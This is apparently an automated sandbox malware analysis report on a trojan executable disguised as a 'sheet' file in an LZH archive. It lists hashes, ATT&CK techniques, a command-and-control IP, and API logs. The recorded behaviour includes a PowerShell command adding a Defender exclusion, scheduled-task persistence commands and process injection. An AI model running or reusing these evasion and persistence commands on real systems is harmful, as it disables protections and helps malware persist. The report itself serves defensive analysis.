Sandbox Analysis Report

Analysis Overview

Generated time:	2023/01/09 16:14:05 +00:00		
Submitter:	Manual Submission		
Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_GEN.R002C0DA723		
Exploited vulnerabilities	-		
Analyzed objects	LHARC archive	1 - GABOR 08408 SHEET-LATVIA.lzh	3D171E8F092E2ABCAE2F6612A77FF2205236B69A
	MSIL Portable executable	1.1 - GABOR 08408 SHEET-LATVIA.exe	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
	Empty file	1.2 - 697_0003	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	✓

win7

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Network connection	Management

Object 1 - GABOR 08408 SHEET-LATVIA.lzh (LHARC archive)

File name	GABOR 08408 SHEET-LATVIA.lzh
File type	LHARC archive
SHA-1	3D171E8F092E2ABCAE2F6612A77FF2205236B69A
SHA-256	F4F52BE1186C93ED5C7C927D9E59439BFAD548C995DA9203AC690BDC921D2EB4
MD5	C7C86B69E8A0E5534FBA8F1036FB5C7C
TLSH	-
Size	693614 byte(s)


Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1 - GABOR 08408 SHEET-LATVIA.exe (MSIL Portable executable)

File name	GABOR 08408 SHEET-LATVIA.exe
File type	MSIL Portable executable
SHA-1	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
SHA-256	F521274E6C6A1EBACEA6C13874170458C75199B5E61C3768B7F2DCFAC80975C2
MD5	E5498B027F13F7BBB436E3356A6DA87D
TLSH	-
Size	742400 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (7) Autostart or other system reconfiguration (4) File drop, download, sharing, or replication (17) Hijack, redirection, or data theft (16) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (32) Rootkit, cloaking (1) Suspicious network or messaging activity (4)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1 Characteristics: 1
	PowerShell	Characteristics: 1, 2
	Execution through API	Characteristics: 1, 2, 3
Persistence	Scheduled Task	Characteristics: 1 Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1 Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
	Access Token Manipulation	Characteristics: 1, 2, 3, 4
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
	Process Hollowing	Characteristics: 1, 2
	File Deletion	Characteristics: 1, 2
	Access Token Manipulation	Characteristics: 1, 2, 3, 4
	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Discovery	Application Window Discovery	Characteristics: 1, 2, 3
	Process Discovery	Characteristics: 1, 2, 3
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
Command and Control	Uncommonly Used Port	Characteristics: 1

Notable Threat Characteristics

Anti-security, self-preservation (7)

Characteristic	Significance	Details
Calls sleep function for an extended period	■□□	Process 2880 slept for long or infinite time.
Calls sleep function for an extended period	■□□	Process 2892 slept for long or infinite time.
Calls sleep function for an extended period	■□□	Process 2704 slept for long or infinite time.
Attempts to detect active running processes	■□□	Process ID: 2880 Info: enum processes
Attempts to detect active running processes	■□□	Process ID: 2740 Info: enum processes
Attempts to detect active running processes	■□□	Process ID: 2704 Info: enum processes
Uses suspicious packer	■□□	File Name: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (4)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup	■■□	Updates\safUcOGLqdWC /XML
Adds scheduled task to automatically run at startup	■□□	%windir%\system32\Tasks\Updates\safUcOGLqdWC
Modifies file that can be used to infect systems	■□□	%APPDATA%\Install\Host.exe
Modifies file that can be used to infect systems	■□□	%APPDATA%\safUcOGLqdWC.exe

▼ File drop, download, sharing, or replication (17)

Characteristic	Significance	Details
Drops executable during installation	■■□	Dropping Process ID: 2704 File: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL
Drops executable during installation	■□□	Dropping Process ID: 2852 File: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL
Executes dropped file	■□□	%TEMP%\tmp1680.tmp"
Executes dropped file	■□□	File: %APPDATA%\safUcOGLqdWC.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"
Executes dropped file	■□□	%TEMP%\tmp1B0.tmp"
Executes dropped file	■□□	File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe
Executes dropped file	■□□	File: %TEMP%\tmp1680.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1680.tmp"
Executes dropped file	■□□	File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1680.tmp"
Executes dropped file	■□□	File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe "%APPDATA%\Install\Host.exe"
Executes dropped file	■□□	File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1B0.tmp"
Executes dropped file	■□□	File: %TEMP%\tmp1B0.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1B0.tmp"
Creates multiple copies of a file	■□□	%APPDATA%\safUcOGLqdWC.exe
Creates multiple copies of a file	■□□	%APPDATA%\Install\Host.exe
Copies self	■□□	File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\safUcOGLqdWC.exe
Copies self	■■□	File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\Install\Host.exe
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2892 File: %TEMP%\tmp1680.tmp Type: VSDT_TEXT_HTML
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2704 File: %TEMP%\tmp1B0.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (16)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■□□	Process ID: 2740 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2880 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2892 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2852 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2704 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2880 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2892 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2740 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2704 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2880 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2892 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2740 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2704 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■□□	Process ID: 2892 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■□□	Process ID: 2852 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■□□	Process ID: 2704 Info: Obtains listing of open application windows

▼ Malformed, defective, or with known malware traits (5)

Characteristic	Significance	Details
Detected as obfuscated script	■□□	File: GABOR 08408 SHEET-LATVIA.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
Detected as probable malware	■□□	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	■□□	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: safUcOGLqdWC.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	■□□	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: Host.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Rare executable file	■□□	Global Detections: 0

▼ Process, service, or memory object change (32)

Characteristic	Significance	Details
Resides in memory to evade detection	■■■	Injecting Process ID: 2892 Injected API: SetThreadContext Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 2704 Injected API: SetThreadContext Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 2892 Injected API: WriteProcessMemory Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 2704 Injected API: WriteProcessMemory Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe
Resides in memory to evade detection	■■□	Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Address: 0x0
Resides in memory to evade detection	■■□	Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Address: 0x0

Resides in memory to evade detection	■■□	Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content:
Resides in memory to evade detection	■■□	Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: .SC
Resides in memory to evade detection	■□□	Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: V..
Resides in memory to evade detection	■□□	Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: SUVW....I$4....`.
Resides in memory to evade detection	■□□	Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: MZ.
Resides in memory to evade detection	■□□	Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content:
Resides in memory to evade detection	■□□	Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: .SC
Resides in memory to evade detection	■□□	Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: V..
Resides in memory to evade detection	■□□	Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: SUVW....I$4....`.
Resides in memory to evade detection	■□□	Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: MZ.
Creates process in Application Data folder	■■□	Process ID: 3044 Image Path: %APPDATA%\Install\Host.exe
Creates process in Application Data folder	■■□	Process ID: 2892 Image Path: %APPDATA%\Install\Host.exe
Injects memory with dropped files	■□□	Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe File: MZ.
Injects memory with dropped files	■□□	Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe File: MZ.
Creates process	■□□	Process ID: 2892 Image Path: %APPDATA%\Install\Host.exe Shell Command:
Creates process	■□□	Process ID: 2852 Image Path: %APPDATA%\Install\Host.exe Shell Command: "%APPDATA%\Install\Host.exe"
Creates process	■□□	Process ID: 2704 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Shell Command:
Creates process	■□□	Process ID: 2852 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe
Escalates process privileges to gain a higher level of access	■□□	Process ID: 2880 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	■□□	Process ID: 2892 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	■□□	Process ID: 2740 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	■□□	Process ID: 2704 Info: Obtains system level privileges
Creates process in system directory	■□□	Process ID: 1512 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\safUcOGLqdWC /XML %TEMP%\tmp1680.tmp
Creates process in system directory	■□□	Process ID: 2880 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\safUcOGLqdWC.exe
Creates process in system directory	■□□	Process ID: 2764 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\safUcOGLqdWC /XML %TEMP%\tmp1B0.tmp
Creates process in system directory	■□□	Process ID: 2740 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\safUcOGLqdWC.exe

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection	■□□	File: %APPDATA%\safUcOGLqdWC.exe

▼ Suspicious network or messaging activity (4)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■□□	212.193.30.230
Connects to remote URL or IP address	■□□	Connection: 212.193.30.230:7324 Content: A
Establishes uncommon connection	■□□	212.193.30.230:7324
Queries DNS server	■□□	212.193.30.230

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
212.193.30.230	7324	-	-	-	GABOR 08408 SHEET-LATVIA.exe

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
r20swj13mr.microsoft.com	72.21.81.200	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
dns.msftncsi.com	131.107.255.255	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
ctldl.windowsupdate.com	69.164.0.0	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
www.bing.com	13.107.21.200	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
212.193.30.230	-	53	-	-	-	GABOR 08408 SHEET-LATVIA.exe
api.bing.com	13.107.5.80	53	-	No risk	-	GABOR 08408 SHEET-LATVIA.exe
ctldl.windowsupdate.com	69.164.0.0	80	-	-	-	GABOR 08408 SHEET-LATVIA.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	GABOR 08408 SHEET-LATVIA.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	GABOR 08408 SHEET-LATVIA.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	GABOR 08408 SHEET-LATVIA.exe
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?20309cde9dfbf0f1	Computers / Internet	No risk	-	GABOR 08408 SHEET-LATVIA.exe

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
Host.exe	High	TROJ_GEN.R002C0DA723	Calls sleep function for an extended period Attempts to detect active running processes Adds scheduled task to automatically run at startup Executes dropped file Deletes file to compromise the system or to remove traces of the infection Executes commands or uses API to obtain system information Resides in memory to evade detection Creates process in Application Data folder Injects memory with dropped files Creates process Escalates process privileges to gain a higher level of access Creates process in system directory Connects to remote URL or IP address Establishes uncommon connection Queries DNS server Drops probable malware	-	742400	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
safUcOGLqdWC.exe	Low	TROJ_GEN.R002C0DA723	Drops probable malware	-	742400	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
d93f411851d7c929.customDestinations-ms	No risk	-	-	-	8016	9564EA6257EC40891EC380EF872B2E959A9DA893
d93f411851d7c929.customDestinations-ms~RF1c91d7.TMP	No risk	-	-	-	8016	9564EA6257EC40891EC380EF872B2E959A9DA893
d93f411851d7c929.customDestinations-ms~RF1c7baf.TMP	No risk	-	-	-	8016	138BBB6356079FC92C29F1B6FB07E4CBE48E76F3
1927IGMTQKEP0GP31R1S.temp	No risk	-	-	-	8016	9564EA6257EC40891EC380EF872B2E959A9DA893
9QC1S46Q8PIM9RKWJ8WZ.temp	No risk	-	-	-	8016	9564EA6257EC40891EC380EF872B2E959A9DA893
tmp1B0.tmp	No risk	-	-	-	1616	71BC48F8D595E94581DB0B2087D33860FF82C9A7
safUcOGLqdW	No risk	-	-	-	3326	39C51BC9AFC1E9B42A561CD8F8F6EF0301148F78
tmp1680.tmp	No risk	-	-	-	1616	71BC48F8D595E94581DB0B2087D33860FF82C9A7

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 212.193.30.230		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: safUcOGLqdWC.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: Host.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 18f2b0, 0, 0, 0) Return: 317000		2704
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2704 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (317000, 18f2b0) Return: 1		2704
Call System API	API Name: GetVersionExA Args: (36e6f0) Return: 1		2704
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2704 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 18efa8, 0, 0, 0) Return: 317600		2704
Call System API	API Name: CryptExportKey Args: (317700, 0, 6, 0, 0, 18c048) Return: 1		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 18a8a8, 0, 0, 0) Return: 317880		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 189f50, 0, 0, 0) Return: 317940		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, 18b088, 0, 0, 0) Return: 317c00		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\SMDiagnostics*, 0, 18c310, 0, 0, 0) Return: 3bf6f0		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 18ba40, 0, 0, 0) Return: 3bf6f0		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#*, 0, 18c2f8, 0, 0, 0) Return: 3bf6f0		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 18bb30, 0, 0, 0) Return: 3bf8b0		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c8		2704
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2704 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d0		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d8		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e0		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e8		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f0		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f8		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 300		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 308		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 310		2704
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 318		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 18b778, 0, 0, 0) Return: 3bfa30		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing*, 0, 18ae20, 0, 0, 0) Return: 3bfaf0		2704
Call System API	API Name: GetVersionExA Args: (18e11c) Return: 1		2704
Call System API	API Name: GetVersionExA Args: (749a34f0) Return: 1		2704
Add File	Path: %LOCALAPPDATA%\GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#*, 0, 18af28, 0, 0, 0) Return: 3bfdb0		2704
Call Filesystem API	API Name: FindNextFileW Args: (3bfdb0, 18af28) Return: 1		2704
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAAEAO29B2AcSZYlJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVmVdZhZAzO2dvPfee++999577733Tif33/8/XGZkAWz2zkra...) Return: 1F8B080000000000...		2704
Detection	Threat Characteristic: Detected as obfuscated script File: GABOR 08408 SHEET-LATVIA.exe SHA1: 2798A02A2A853DC16CABF2A062BC4E3069A6F0EA		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2704
Call System API	API Name: System.Convert::FromBase64String Args: (VHJhbnNhY3Rpb25hbElP) Return: 5472616E73616374...		2704

Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2704
Call System API	API Name: AdjustTokenPrivileges Args: (364, 0, , 0, , 5b7ed94) Return: 1		2704
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2704 Info: Obtains system level privileges		
Call System API	API Name: SleepEx Args: (2000, 1) Return: 0		2704
Detection	Threat Characteristic: Calls sleep function for an extended period Process 2704 slept for long or infinite time.		
Add File	Path: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL		2704
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2704 File: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\safUcOGLqdWC.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\safUcOGLqdWC.exe		
Write File	Path: %APPDATA%\safUcOGLqdWC.exe Type: VSDT_EXE_MSIL		2704
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\safUcOGLqdWC.exe		
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, %APPDATA%\safUcOGLqdWC.exe, 0, 0, 0, 1) Return: 1		2704
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\safUcOGLqdWC.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wliBlbmNvZGluZz0iVVRGLTE2Ij8+CjxUYXNrIHZlcnNpb249IjEuMiIgeG1sbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20v...) Return: 3C3F786D6C207665...		2704
Call System API	API Name: GetVersionExA Args: (779e1230) Return: 1		2704
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2704 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.*, 0, 5d2f010, 0, 0, 0) Return: 50a9e60		2704
Call Filesystem API	API Name: FindNextFileW Args: (50a9e60, 5d2f010) Return: 0		2704
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
